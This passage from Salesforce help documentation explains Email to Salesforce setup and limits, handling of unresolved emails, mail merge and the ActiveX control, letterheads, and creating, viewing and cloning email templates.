- The maximum number of email addresses that Email to Salesforce can match is 50. If the combined number of addresses in the `To` and `CC` fields exceeds this limit, Email to Salesforce processes only the first 50 unique addresses in the email.
- Email to Salesforce can create a maximum of 50 email activities for each email that it receives. It can relate up to 50 contacts to each email task record.
- The size limit for an attached file is 25 MB when attached directly to the related list. The size limit for an email message, including attachments, is 25 MB. For each matching record, all attachments that are sent with the email are duplicated, which affects your data size limit. Any attachments that aren't added are listed in the confirmation email that you receive from Salesforce.
- Email text and HTML are truncated to 32 KB.

Set up Email to Salesforce

To be able to use Email to Salesforce, start by configuring it.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

1. From your personal settings, enter *Email to Salesforce* in the Quick Find box, then select **My Email to Salesforce**.
2. Enter your own email address in My Acceptable Email Addresses. If you send email from more than one address, separate each address with a comma.

   Important: Your Email to Salesforce address accepts email only from addresses that you list here. If you don't list an email address, email that's sent to your Email to Salesforce address isn't associated with any records.
3. Under Email Associations, select options as needed.
4. If you exclude multiple email domains from automatic association in Excluded Domains, separate them with commas.
5. Click **Save**.

SEE ALSO:

Considerations for Using Email to Salesforce

Relate Emails to Your Salesforce Records Using Email to Salesforce

Guidelines for Using Email to Salesforce

Relate Emails to Your Salesforce Records Using Email to Salesforce

Email to Salesforce lets you track your sales-related emails in Salesforce. Relate emails that you send with external email applications to leads, contacts, opportunities, and other specific Salesforce records.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

To relate emails sent from external email applications to leads, contacts, or opportunities:

1. Compose an email from an email account that you listed in My Acceptable Email Addresses on the My Email to Salesforce setup page.
2. Enter your Email to Salesforce address in the BCC field.
3. Enter the email recipients in the To and CC fields.
4. Send the email.

To relate externally sent emails to specific Salesforce records:

1. Compose an email from an email account that you listed in My Acceptable Email Addresses on the My Email to Salesforce setup page.
2. Locate the record ID of the record to associate the email with. The record ID is the 15-digit, case-sensitive, alphanumeric code at the end of the URL for the record.
3. In the subject line or body of the email, type *ref:* followed by the record ID. For example: *ref: 701D0000000HQZy*.
4. Enter your Email to Salesforce address in the To, CC, or BCC field.

5. Send the email.

SEE ALSO:

- Considerations for Using Email to Salesforce
- Guidelines for Using Email to Salesforce
- Set up Email to Salesforce

Guidelines for Using Email to Salesforce

If you're using Email to Salesforce, review a few key points for additional information.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

General Guidelines

- For easy access, add your Email to Salesforce address to the address book of your email program.
- When you use Email to Salesforce to save a message as an email activity, the default task type is specified by the `Send Email Default` setting. To change the default value, edit the `Task Type` picklist field.
- Emails that come from excluded domains go to My Unresolved Items. From there, manually assign them or leave them unassigned.
- To save a message as an email activity without sending it to another person, forward the email with your Email to Salesforce address in the `To` field. Make sure that no other email address is in the `To`, `CC`, or `BCC` fields. Salesforce receives a copy of the email and searches the `From`, `To`, and `CC` fields in the forwarded email for the email addresses of your leads and contacts. If any leads or contacts are found, Salesforce saves the email in the Activity History related list on the appropriate record.
- If Email to Salesforce matches an email address to multiple lead or contact records in Salesforce, you can associate the email with all matching records, the oldest record, or the record with the most activity.
- If Email to Salesforce matches an email to multiple opportunity records in Salesforce, the email is included in the activity history on all matching open records.

Record IDs

- The record ID is the 15-digit, case-sensitive, alphanumeric code at the end of the URL for a record. For example, if you view the detail page of a campaign record, the URL resembles this one: `https://yourInstance.salesforce.com/701D0000000HQZy`. The record ID for this record is 701D0000000HQZy.
- You can type record IDs on a separate line or within the email body text if surrounded by (), [], or {}. For example: *`(ref: 701D0000000HQZy)`*. Separate multiple record IDs with commas, for example: *`ref: 701D0000000HQZy, 801D0000000IRAz, 901D0000000JSBa`*.

Handle Emails That Email to Salesforce Doesn't Assign to Records

When emails are sent to Salesforce via Email to Salesforce or Salesforce for Outlook, some are assigned to related records based on your Email to Salesforce settings. The rest are added to My Unresolved Items, where you assign them to related Salesforce records or confirm that you want to leave them unassigned.

Available in: both Salesforce Classic and Lightning Experience (only when prompted to resolve Salesforce for Outlook items from the Windows system tray)

Available in: **All** Editions except **Personal** Edition

USER PERMISSIONS

To view or edit unresolved emails:
- "Edit" on tasks and "Read" on the objects that you assign to the email

  AND

  "Email to Salesforce"

  OR

  "Add Email" in Salesforce for Outlook and "Email to Salesforce"

To create Salesforce records:
- "Edit" on tasks

  AND

  "Show Quick Create" and "Create" on those objects

To see recently used data in the related records fields:
- "Lookup Auto-Completion" in Search Settings

1. Access your unassigned emails in My Unresolved Items.
2. Choose one of these actions.
   - Assign to related records: Enter a related record in one or both fields. If you need to, select the correct record type from the drop-down list. If you assign a lead, you can't assign more records. To cancel an assignment, clear an entry.
   - Leave unassigned: The text `Unresolved Email:` is removed from the subject line, and the email is assigned to you as a completed task. If the task's `Status` picklist includes more than one "completed" status, Salesforce uses the first one.
3. Save your changes.

   Assigned emails are added to the associated records. All modified items are removed from the list.

Using Salesforce-Integrated Email FAQs

Can I use Salesforce to send mass emails?

If you want to send mass marketing emails, we recommend using Salesforce Marketing Cloud or a third-party application in the AppExchange that allows you to centrally manage email campaigns and track responses. These tools allow your marketing team to track the number of qualified leads and ROI for their email campaigns.

If you want to send mass sales emails, in Salesforce Classic, click **Contacts**. In the Tools section, choose **Mass Email Contacts**, and then follow the Mass Email wizard.

SEE ALSO:

General Importing Questions

Send Mass Email in Salesforce Classic

Can I use Salesforce to send HTML emails?

Can I use Salesforce to send HTML emails?

Yes, you can use Salesforce to send HTML emails to contacts, leads, person accounts, and users in your org. You can send emails to individuals, send mass emails to multiple contacts, and set up templates for HTML emails you send frequently.

SEE ALSO:

- Create HTML Email Templates
- General Importing Questions
- Send Email in Salesforce Classic

Generating Form Letters with Templates

Mail Merge

A mail merge is the process of generating form letters and other Microsoft® Word documents that are personalized for the recipient, who is often a contact or lead. The content of each document is predefined in a mail merge template. Mail merge templates include variables called merge fields where data from your Salesforce records—for example a contact's name and address—displays in the generated document.

EDITIONS

This feature is available in Salesforce Classic

Available in all editions

Important: Salesforce is ending support for Standard Mail Merge and Connect for Office on March 4, 2017. This change means that Salesforce no longer provides support or maintenance when there is an issue. To let sales reps continue running mail merges with Salesforce data, migrate your sales reps to Extended Mail Merge.

Note: Standard mail merge requires:

- Microsoft® Internet Explorer® versions 9, 10, and 11
- Microsoft Word 2003 or 2007
- Microsoft Windows Vista® (32-bit only) - Until Salesforce disables TLS 1.0.

Generating Single Mail Merge Documents

To generate a Microsoft Word document for an individual record, open the record's detail page and click **Mail Merge** on the Activity History related list.

Generating Mass Mail Merge Documents

To generate Microsoft Word documents for multiple records, such as when sending a mass mailing, see the Salesforce Bulk Mail Merge Process document.

Alternatively, if Extended Mail Merge has been enabled for your organization you can easily generate mail merge documents—such as form letters with matching envelopes and address labels—for multiple records at the same time.

SEE ALSO:

- Installing the Mail Merge ActiveX Control
- Generate Mass Mail Merge Documents with Extended Mail Merge
- Send a Single Mail Merge Document

Installing the Mail Merge ActiveX Control

Salesforce is ending support for Standard Mail Merge and Connect for Office on March 4, 2017. To let sales reps continue running mail merges with Salesforce data, migrate your sales reps to Extended Mail Merge.

Important: Salesforce is ending support for Standard Mail Merge and Connect for Office on March 4, 2017. This change means that Salesforce no longer provides support or maintenance when there is an issue. To let sales reps continue running mail merges with Salesforce data, migrate your sales reps to Extended Mail Merge.

EDITIONS

This feature is available in Salesforce Classic

Available in all editions

With standard mail merge, the first time you generate a mail merge document you must install an ActiveX control that helps Salesforce communicate with Word. **You must be logged in as a Windows user with sufficient administrative privileges to download ActiveX controls.** If you are unable to download ActiveX controls, contact your IT department or Windows system administrator for assistance.

Standard mail merge requires:

- Microsoft® Internet Explorer® versions 9, 10, and 11
- Microsoft Word 2003 or 2007
- Microsoft Windows Vista® (32-bit only) - Until Salesforce disables TLS 1.0.

Configure your Web browser to accept ActiveX controls as follows:

1. Click **Tools** > **Internet Options** to open the Internet Options dialog.
2. Go to the Security tab.
3. Click the icon for the **Internet** zone, then click **Custom level**.
4. In the "ActiveX controls and plug-ins" section, select `Enable` or `Prompt` for the following settings: "Download signed ActiveX controls," "Run ActiveX controls and plug-ins," and "Script ActiveX controls marked safe for scripting."
5. In the "Downloads" section, select `Enable` for the "File download" setting.
6. Click **OK**.
7. Repeat the custom level settings above for the **Trusted sites** zone.
8. Ensure that Salesforce is a trusted site by clicking the **Sites** button and looking for `https://*.salesforce.com` in the list. If it is not there, type `https://*.salesforce.com` in the text box and click **Add**. Click **OK**.
9. Go to the Advanced tab of the Internet Options dialog.
10. In the Security section at the bottom of the Settings box, confirm that "Do not save encrypted pages to disk" is blank and does not have a check mark.
11. Click **OK**.
12. You may need to restart Internet Explorer for your changes to take effect.

If you use Internet Explorer 7 or 8, the first time you perform a mail merge, the popup message `Exception: Automation server can't create object` may occur. You can disregard this message. Click **OK** to close the popup and proceed with your mail merge.

Note: Extended Mail Merge does not require the installation of an ActiveX control.

SEE ALSO:

Mail Merge

Managing Templates

Your administrator can create and maintain templates for defining letterheads, sending outbound email, and generating mail merge documents.

- Letterheads define the look and feel of your HTML email templates. Your HTML email templates can inherit the logo, color, and text settings from a letterhead.
- Email templates allow you to send email to contacts, leads, and others using predefined templates.
- Mail merge templates allow you to create custom documents using the information from your records. For example, you can create a customized thank you letter to a specific lead.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in all editions

SEE ALSO:

Create a Letterhead

Manage Email Templates

Managing Mail Merge Templates

Create Mail Merge Templates

1. Open a new blank document in Microsoft® Word 2007.
2. Use Word to compose the document so it contains the text, data, and formatting your users require.
3. Locate the text or data variables in your Word document that will change each time the template is used. For example, in the salutation "Dear Bob," "Bob" is a variable because it will change when the letter is sent to a different person.
4. Replace each variable with the appropriate Salesforce merge field.

   Important: Each mail merge field label you use must be unique.

   a. Place your cursor where you want to insert a merge field.
   b. In Word 2007, select the Insert tab on the Ribbon, click **Quick Parts** in the Text group, and then click **Field**.
   c. Select **Mail Merge** in the Categories drop-down list.
   d. Select **MergeField** in the Field names box.
   e. In the Field Properties area of the Field name box, manually enter the valid merge field, such as `Opportunity_LineItem_ProductName`. To create a complete list of the standard and custom fields available in your Salesforce organization, visit the Locate Record Field Names for Mail Merge article.
   f. Click **OK**.

   Note: To list information about all products associated with an opportunity, insert the `Opportunity_LineItem_Start` merge field where you want to begin listing product information. Then, insert all the merge fields you want to include for each product on an opportunity. Finally, insert the `Opportunity_LineItem_End` to end the list.

5. Save your Word document.
6. Proceed to Uploading Mail Merge Templates to Salesforce on page 1628.

EDITIONS

This feature is available in Salesforce Classic

Available in all editions

USER PERMISSIONS

To upload mail merge templates:
- "Manage Public Templates"

To edit mail merge templates:
- "Manage Public Templates"

Tip: For best results:

- Do not configure mail merge templates as "protected" or "restricted access" in Microsoft Word. Please refer to Word's help for information about protected Word documents. (In Word, press F1 to open help.)
- Do not connect mail merge templates to external data sources such as Excel worksheets or Access databases. Please refer to Word's help for information about restoring mail merge documents to what Word calls "normal Word documents."

For details on how to set up your template with these tips in mind, refer to Guidelines for Uploading Mail Merge Templates.

SEE ALSO:

Managing Mail Merge Templates

Mail Merge

Modify Existing Mail Merge Templates

EDITIONS

This feature is available in Salesforce Classic

Available in all editions

USER PERMISSIONS

To upload mail merge templates:

- "Manage Public Templates"

To edit mail merge templates:

- "Manage Public Templates"

1. Download the sample mail merge templates and unzip the files to a convenient directory on your hard drive.
2. Review the instructions provided in `salesforce_mailmerge_templates_howto.doc`.
3. Open the desired sample template in Microsoft Word.
4. Save a copy of the sample template to your computer's desktop or other convenient location. In Word 2007, select **Save As** from the Office button then choose an appropriate file name and destination folder.
5. Optionally, customize the text and formatting of the template.
6. Press ALT+F9 to display the hidden mail merge field codes.

   Each of the mail merge fields should now appear in curly braces as follows: `{MERGEFIELD Contact_FullName \* MERGEFORMAT}`
7. Change or add merge fields as necessary.
   a. Place your cursor where you want to insert a merge field.
   b. In Word 2007, select the Insert tab on the Ribbon, click **Quick Parts** in the Text group, and then click **Field**.
   c. Select **Mail Merge** in the Categories drop-down list.
   d. Select **MergeField** in the Field names box.
   e. In the Field Properties area of the Field name box, manually enter the valid merge field, such as `Opportunity_LineItem_ProductName`. To create a complete list of the standard and custom fields available in your Salesforce organization, visit the Locate Record Field Names for Mail Merge article.
   f. Click **OK**.

   Note: To list information about all products associated with an opportunity, insert the `Opportunity_LineItem_Start` merge field where you want to begin listing product information. Then, insert all the merge fields you want to include for each product on an opportunity. Finally, insert the `Opportunity_LineItem_End` to end the list.
8. Save your Word document.

9. Proceed to Uploading Mail Merge Templates to Salesforce on page 1628.

Tip: For best results:

- Do not configure mail merge templates as "protected" or "restricted access" in Microsoft Word. Please refer to Word's help for information about protected Word documents. (In Word, press F1 to open help.)
- Do not connect mail merge templates to external data sources such as Excel worksheets or Access databases. Please refer to Word's help for information about restoring mail merge documents to what Word calls "normal Word documents."

  For details on how to set up your template with these tips in mind, refer to Guidelines for Uploading Mail Merge Templates.

SEE ALSO:

Managing Mail Merge Templates

Considerations for Using Merge Fields in Mail Merge Templates

Mail Merge

Create Mail Merge Templates with Microsoft® Word

The Connect for Office Word add-in provides a complete list of valid merge fields for you to insert. When Salesforce disables TLS 1.0, we're ending support for Connect for Office.

EDITIONS

Available in: Salesforce Classic

Available in all editions

Important: When Salesforce disables TLS 1.0, we're ending support for Connect for Office. This change means that there's no guarantee that Connect for Office can establish a connection between Salesforce and Microsoft® Word or Excel. Even if sales reps can establish a connection, Salesforce no longer provides support or maintenance when there's an issue.

Important: Each mail merge field label you use must be unique.

1. Open Microsoft Word.
2.

If you use	You'll
Word 2003 or earlier	Select **Log In** from the **Salesforce** drop-down menu on the toolbar.
Word 2007	Open the Salesforce tab on the Ribbon, click the **Merge Fields** drop-drown menu, and then select **Log In**.

3. Enter your Salesforce username and password.
4. Click **Login**.

   Note: When you are successfully logged in and have an active session, the **Log In** command in the drop-down button is disabled. To log out, click **Log Out**.
5. Create your mail merge template from an existing or blank Word document.
6. Place your cursor where you want to insert a Salesforce merge field. To replace an existing merge field, select the entire merge field in your template. Mail merge fields must be unique.
7. In Word 2003 and earlier, select **Insert Merge Field** from the **Salesforce** drop-down menu. In Word 2007, click the **Merge Fields** drop-drown menu at the Salesforce tab on the Ribbon, and then select **Insert Merge Field**.
8. In the Insert Merge Fields dialog, select a field type and then select the merge field you want to insert. If you use products in Salesforce, see Including Opportunity Product Data in Mail Merge Templates on page 1627.

9. Click **Insert** to add the merge field at your current cursor position in your Word document.
10. Insert additional merge fields as desired to build your mail merge template.
11. After your mail merge template is complete, upload it to Salesforce from Setup by entering `Mail Merge Templates` in the `Quick Find` box, then selecting **Mail Merge Templates**.

Including Opportunity Product Data in Mail Merge Templates

Products are available in Professional, Enterprise, Unlimited, Performance, and Developer Editions. To add opportunity product data to your mail merge template, in the Insert Merge Fields dialog select Opportunity Line Item Fields and then select the fields to insert. This inserts a table with the selected merge fields and special "start" and "end" fields. (You can download sample default mail merge templates which include a table of opportunity product data.) You can modify this table as needed, but the `Opportunity_LineItem_Start` merge field must be before all opportunity product merge fields and the `Opportunity_LineItem_End` merge field must be after all opportunity product merge fields. These start and end fields trigger Salesforce to list all of the products on the opportunity.

If you also want to insert product merge fields into the table of opportunity product merge fields, you can do so manually without using the Salesforce Word add-in:

1. In your Word document, place your cursor where you want to insert the merge field.
2. In Word 2003 and earlier, select **Insert** and then **Field** from the Word menu bar. In Word 2007, select the Insert tab on the Ribbon, click **Quick Parts** in the Text group, and then click **Field**.
3. Select **Mail Merge** in the Categories drop-down list.
4. Select **MergeField** in the Field names box.
5. In the Field name box in the Field Properties area, enter the merge field name manually, such as `Opportunity_LineItem_ProductName`.
6. Click **OK**.

SEE ALSO:

Install Connect for Office

Connect for Office System Requirements

When Salesforce disables TLS 1.0, we're ending support for Connect for Office.

Important: When Salesforce disables TLS 1.0, we're ending support for Connect for Office. This change means that there's no guarantee that Connect for Office can establish a connection between Salesforce and Microsoft® Word or Excel. Even if sales reps can establish a connection, Salesforce no longer provides support or maintenance when there's an issue.

The system requirements for Connect for Office are:

- Microsoft® Office 2007
- Microsoft® Windows Vista® (32-bit only) - Until Salesforce disables TLS 1.0.

EDITIONS

Available in: Salesforce Classic

Available in all editions

SEE ALSO:

Install Connect for Office

Uploading Mail Merge Templates to Salesforce

Administrators and users with the "Manage Public Templates" permission must upload completed Microsoft Word mail merge templates to Salesforce to make them available for use.

Tip: Before uploading a template, we recommend reviewing Guidelines for Uploading Mail Merge Templates.

1. In Salesforce, from Setup, enter *Mail Merge Templates* in the Quick Find box, then select **Mail Merge Templates**.
2. Click **New Template**.
3. Enter a name and description for the template. This will help users correctly choose a template when generating mail merge documents.

   If your organization uses Extended Mail Merge, choose the appropriate document type: Document, Label, or Envelope.
4. Click **Browse** to select your Word mail merge template.
5. Click **Save** to finish.

EDITIONS

This feature is available in Salesforce Classic

Available in all editions

USER PERMISSIONS

To upload mail merge templates:
- "Manage Public Templates"

To edit mail merge templates:
- "Manage Public Templates"

SEE ALSO:

Managing Mail Merge Templates

Generate Emails From Records

Mail Merge

Using Letterheads

A letterhead defines the logo, page color, and text settings for your HTML email templates. For best results, create a single letterhead to use for all your HTML email templates. You can create letterheads and make them available organization-wide.

To use letterheads, from Setup, enter *Letterheads* in the Quick Find box, then select **Letterheads**.

From the Letterheads list page:

- To view a letterhead, select the name from the list.
- To edit a letterhead, click the name from the list and choose one of the edit options: **Edit Properties** or **Edit Letterhead**.
- To delete a letterhead, click **Del** next to the name. You cannot delete a letterhead that is used in any HTML email templates.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change letterheads:
- "Manage Letterheads"

SEE ALSO:

Create a Letterhead

Letterhead Fields

Create a Letterhead

Letterheads define the look and feel of your HTML email templates. Your HTML email templates can inherit the logo, color, and text settings from a letterhead.

A letterhead consists of properties and details. The properties are only visible inside your organization; they help users identify a letterhead. The details are applied to an email when using that letterhead. Use the letterhead wizard to create both the properties and details of your letterhead.

1. From Setup, enter *Letterheads* in the Quick Find box, then select **Letterheads**.
2. Click **New Letterhead**.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions, except **Personal**

USER PERMISSIONS

To create or change letterheads:
- "Manage Letterheads"

Setting Letterhead Properties

1. Check Available For Use if you would like users to be able to use the new letterhead immediately.
2. Enter a Letterhead Label. The label is used to refer to the letterhead on user interface pages.
3. If necessary, change the Letterhead Unique Name. This is a unique name used to refer to the component when using the Force.com API. In managed packages, this unique name prevents naming conflicts on package installations. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. With the Letterhead Unique Name field, a developer can change certain components' names in a managed package and the changes are reflected in a subscriber's organization.
4. Enter a description for this letterhead. The name and description fields are for internal use only to describe the letterhead to other users.
5. Click **Save**. The letterhead detail page appears.

Setting Letterhead Details

1. Set the attributes for the letterhead.
   - Click **Edit Background Color**, and enter a color for the background of your letterhead. Click the color picker button to choose a color.
   - Click **Edit Header Properties**, and select the color, alignment, and height for the top section of the letterhead.
   - Click **Select Logo** to include an image of your company logo in the top or bottom section of the letterhead.

     Note: You must upload the logo image to the Documents tab before you can add it to the letterhead. Make sure the document is marked as an Externally Available Image so it is visible to non-Salesforce users when it is received in an email. For more information, see "Upload and Replace Documents" in the Salesforce Help.

     To select an image, choose a folder, and click the document name to attach the document. Alternatively, click **Search in Documents**, and enter the file name to search for documents by name.
   - Click **Remove Logo** to delete the image from the letterhead.
   - Click **Edit Top Line**, and enter a color and height for a horizontal line below the header. Click the color picker button to choose a color.
   - Click **Edit Body Colors**, and enter the background color for the main body of your letterhead.
   - Click **Edit Middle Line**, and enter a color and height for the middle border in your letterhead. Click the color picker button to choose a color.
   - Click **Edit Footer Properties**, and select a color, alignment, and height for the bottom section of the letterhead.

- Click **Edit Bottom Line**, and select a color and height of a bottom horizontal line. Click the color picker button to choose a color.

2. Optionally, click **Preview** to display the letterhead in a separate browser window.
3. Click **Save**.

To create an HTML email template that contains the settings in your letterhead, see Create HTML Email Templates on page 2083.

SEE ALSO:

Manage Email Templates
Create Custom HTML Email Templates

Letterhead Fields

Here is a description, in alphabetical order, of the fields that appear on the Letterhead Detail page.

Field	Description
`Available For Use`	Check mark that indicates the letterhead can be applied to an HTML template.
`Created By`	Name of the user who created the letterhead, including the date and time.
`Description`	Text that helps distinguish this letterhead from others.
`Letterhead Label`	Internal name to identify the letterhead.
`Letterhead Unique Name`	This is a unique name used to refer to the component when using the Force.com API. In managed packages, this unique name prevents naming conflicts on package installations. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. With the `Letterhead Unique Name` field, a developer can change certain components' names in a managed package and the changes are reflected in a subscriber's organization.
`Modified By`	Name of the user who last modified the letterhead, including the date and time.
`Namespace Prefix`	The namespace prefix used by the email template within the API.

SEE ALSO:

Create a Letterhead

Manage Email Templates

In Salesforce Classic, you can create four different types of email templates: text, HTML with letterhead, custom, and Visualforce. All of these email templates can include text, merge fields, and attached files. You can also include images on your HTML and Visualforce templates. You can use email templates when you send an email from the Activity History or HTML Email Status related list of a record. Text and HTML templates can also be used when you send mass email. A button to check the spelling of your template is available for text templates and Visualforce templates without HTML tags.

- **Text** - All users can create or change text email templates. See Create Text Email Templates on page 1633.
- **HTML with letterhead** - Administrators and users with the "Edit HTML Templates" permission can create HTML email templates based on a letterhead. See Create HTML Email Templates on page 2083.
- **Custom HTML** - Administrators and users with the "Edit HTML Templates" permission can create custom HTML email templates without using a letterhead. You must either know HTML or obtain the HTML code to insert in your email template. See Create Custom HTML Email Templates on page 2082.
- **Visualforce** - Administrators and developers can create templates using Visualforce. Visualforce email templates allow for advanced merging with a recipient's data, where the content of a template can contain information from multiple records. See Create Visualforce Email Templates.

Note: You can't send a mass email using a Visualforce email template.

To access your email templates, do one of the following:

- If you have permission to edit public templates, from Setup, enter *Email Templates* in the Quick Find box, then select **Email Templates**.
- If you don't have permission to edit public templates, go to your personal settings. Enter *Templates* in the Quick Find box, then select **Email Templates** or **My Templates**—whichever one appears.
- Click the name of any email template to go to the Viewing Email Templates page.
- To edit or delete a template, click **Edit** or **Del** next to the template name in the list.
- Click **New Template** to create any type of email template.

Note: Email templates used in the following features must be both public and active:

- Web-to-Lead
- Web-to-Case
- Email-to-Case or On-Demand Email-to-Case
- Assignment rules
- Escalation rules
- Auto-response rules

SEE ALSO:

Clone Email Templates

Using Letterheads

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions

Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions

HTML and Visualforce email templates not available in: **Personal** Edition

USER PERMISSIONS

To create or change HTML email templates:
- "Edit HTML Templates"

To create or change Visualforce email templates:
- "Customize Application"

To create or change public email template folders:
- "Manage Public Templates"

Viewing Email Templates

To view a template, click the template name in the list. The options vary depending on the template type (custom, HTML, Visualforce, or text):

- For text templates, click **Edit** to change the message content, subject, or merge fields.
- For custom and HTML templates:
  - Change the content or merge fields of the HTML version by clicking **Edit HTML Version**.

    Note: All custom and HTML email templates include a text-only version for recipients who can't view HTML emails. If you leave the text-only version blank, the text-only version is generated automatically when you edit the HTML version.
  - Change the content or merge fields of the text-only version by clicking **Edit Text Version**.

    Warning: We recommend that you leave the text-only version blank. If you leave it blank, Salesforce automatically creates the text-only content based on the current HTML version. If you enter content manually, subsequent edits to the HTML version aren't reflected in the text-only version.
- For Visualforce templates:
  - Change the markup of the template page by clicking **Edit Template**.
  - The Visualforce Attachments related list indicates which attachments are being generated through Visualforce markup.
  - If the Visualforce markup references components in installed managed packages, the Version Settings related list shows the package versions of the installed packages containing the components. Some kinds of components in installed managed packages can include another class, a trigger, or a custom object.
  - If the email template includes encrypted data, remember that the data is displayed as encrypted within the generated email and in the Visualforce template page. For security reasons, it isn't displayed in plain text.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions

Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions

HTML and Visualforce email templates not available in: **Personal** Edition

USER PERMISSIONS

To create or change HTML email templates:
- "Edit HTML Templates"

To create or change Visualforce email templates:
- "Customize Application"

To create or change public email template folders:
- "Manage Public Templates"

- View a sample of the template populated with data from records you choose and send a test email by clicking **Send Test and Verify Merge Fields**.
- Click **Attach File** from the Attachments related list. The attached file is included in every email based on the template.

  To select a file:
  - To search for files in the Documents tab, click the **Search in Documents** link. If you select an image logo or other graphics file, mark the document `Externally Available` on the Documents tab.
  - Alternatively, select a file from your computer or from a document folder by choosing an option from the **File Location** drop-down list.
- If you have the "Manage Public Templates" permission, you can click **[Change]** next to the `Author` field to select a different author. By default, the author is the person who created the email template.
- Remove the template by clicking **Delete**.
- Clone a template by clicking **Clone**. For more information, see Clone Email Templates on page 1636.
- If "Developer Mode" is enabled, see what components the template references by clicking **Show Dependencies** .

Create Text Email Templates

You can create plain-text email templates to send to recipients who can't read HTML email.

1. Do one of the following:
   - If you have permission to edit public templates, from Setup, enter *Email Templates* in the Quick Find box, then select **Email Templates**.
   - If you don't have permission to edit public templates, go to your personal settings. Enter *Templates* in the Quick Find box, then select **Email Templates** or **My Templates**—whichever one appears.
2. Click **New Template**.
3. Choose the Text template type, and click **Next**.
4. Choose a folder in which to store the template.
5. To make the template available for use, select the Available For Use checkbox.
6. Enter a name in Email Template Name.
7. If necessary, change the Template Unique Name. This unique name refers to the component when you use the Force.com API. In managed packages, this unique name prevents naming conflicts in package installations. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. With the Template Unique Name field, you can change certain components' names in a managed package and the changes are reflected in a subscriber's organization.
8. If desired, choose a different character set from the Encoding drop-down list.
9. Enter a Description for the template. Both template name and the description are for your internal use only.
10. Enter a Subject for the message.
11. Enter the text of the message.
12. If desired, enter merge fields in the template subject and text body. When you send an email, these fields are replaced with information from your records.
13. Click **Save**.

Tip: View a sample of the template populated with data from records you choose and send a test email by clicking **Send Test and Verify Merge Fields**.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions

Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions

HTML and Visualforce email templates not available in: **Personal** Edition

USER PERMISSIONS

To create or change public email template folders:
- "Manage Public Templates"

Attach Files to Templates

To add an attachment to a template:

1. Do one of the following:
   - If you have permission to edit public templates, from Setup, enter *Email Templates* in the Quick Find box, then select **Email Templates**.
   - If you don't have permission to edit public templates, go to your personal settings. Enter *Templates* in the Quick Find box, then select **Email Templates** or **My Templates**—whichever one appears.
2. Select a template.
3. Click **Attach File** from the email template detail page.

4. Choose a folder and click the document name, or search for a document by clicking **Search in Documents** and entering the file name.

   Alternatively, click **My Computer** to attach a file from your computer.

The attached file is included in every email that uses the template. Attachments in mass emails are sent as links rather than as files (see Send Mass Email on page 1615).

SEE ALSO:

Manage Email Templates
Create Visualforce Email Templates

Create Custom HTML Email Templates

You can create custom HTML email templates without using letterhead. If you don't know HTML, you can paste HTML code into your template.

1. Do one of the following:
   - If you have permission to edit public templates, from Setup, enter *Email Templates* in the Quick Find box, then select **Email Templates**.
   - If you don't have permission to edit public templates, go to your personal settings. Enter *Templates* in the Quick Find box, then select **Email Templates** or **My Templates**—whichever one appears.
2. Click **New Template**.
3. Choose Custom (without using Letterhead) and click **Next**.
4. Choose a folder in which to store the template.
5. To make the template available for use, select the Available For Use checkbox.
6. Enter a name in Email Template Name.
7. If necessary, change the Template Unique Name. This unique name refers to the component when you use the Force.com API. In managed packages, this unique name prevents naming conflicts in package installations. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. With the Template Unique Name field, you can change certain components' names in a managed package and the changes are reflected in a subscriber's organization.
8. If desired, choose a different character set from the Encoding drop-down list.
9. Enter a Description for the template. Both template name and the description are for your internal use only. The description is used as the title of any email activities you log when sending mass email.
10. Click **Next**.
11. Enter a Subject for the message.
12. Enter the HTML source text for the message. Include all the HTML tags.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions, except **Personal**

Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions

HTML and Visualforce email templates not available in: **Personal** Edition

USER PERMISSIONS

To create or change custom HTML email templates:
- "Edit HTML Templates"

To create or change public email template folders:
- "Manage Public Templates"

Note: If you are including an image, we recommend uploading it to the Documents tab. Then you can reference the copy of the image on our server. For example:

```
<img src="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=1270576568000" alt="Company Logo"
height="64" width="64"/>
```

13. If desired, enter merge fields in the template subject and body. When you send an email, these fields are replaced with information from your lead, contact, account, opportunity, case, or solution.
14. Click **Next**.
15. If desired, enter the text-only version of your email or click **Copy text from HTML version** to paste the text from your HTML version without the HTML tags automatically. The text-only version is available to recipients who can't view HTML emails.

    Warning: We recommend that you leave the text-only version blank. If you leave it blank, Salesforce automatically creates the text-only content based on the current HTML version. If you enter content manually, subsequent edits to the HTML version aren't reflected in the text-only version.

16. Click **Save**.

Tip: View a sample of the template populated with data from records you choose and send a test email by clicking **Send Test and Verify Merge Fields**.

Note: You can't modify the content of a custom HTML template when you select it for use in an email.

SEE ALSO:

- Create Visualforce Email Templates
- Clone Email Templates
- Create HTML Email Templates
- Create Visualforce Email Templates
- Create a Letterhead
- Adding Images to Email Templates

Clone Email Templates

Cloning an email template involves saving an existing email template with a new name.

1. Do one of the following:
   - If you have permission to edit public templates, from Setup, enter *Email Templates* in the Quick Find box, then select **Email Templates**.
   - If you don't have permission to edit public templates, go to your personal settings. Enter *Templates* in the Quick Find box, then select **Email Templates** or **My Templates**—whichever one appears.
2. Click the name of an email template in the list.
3. Click **Clone**.
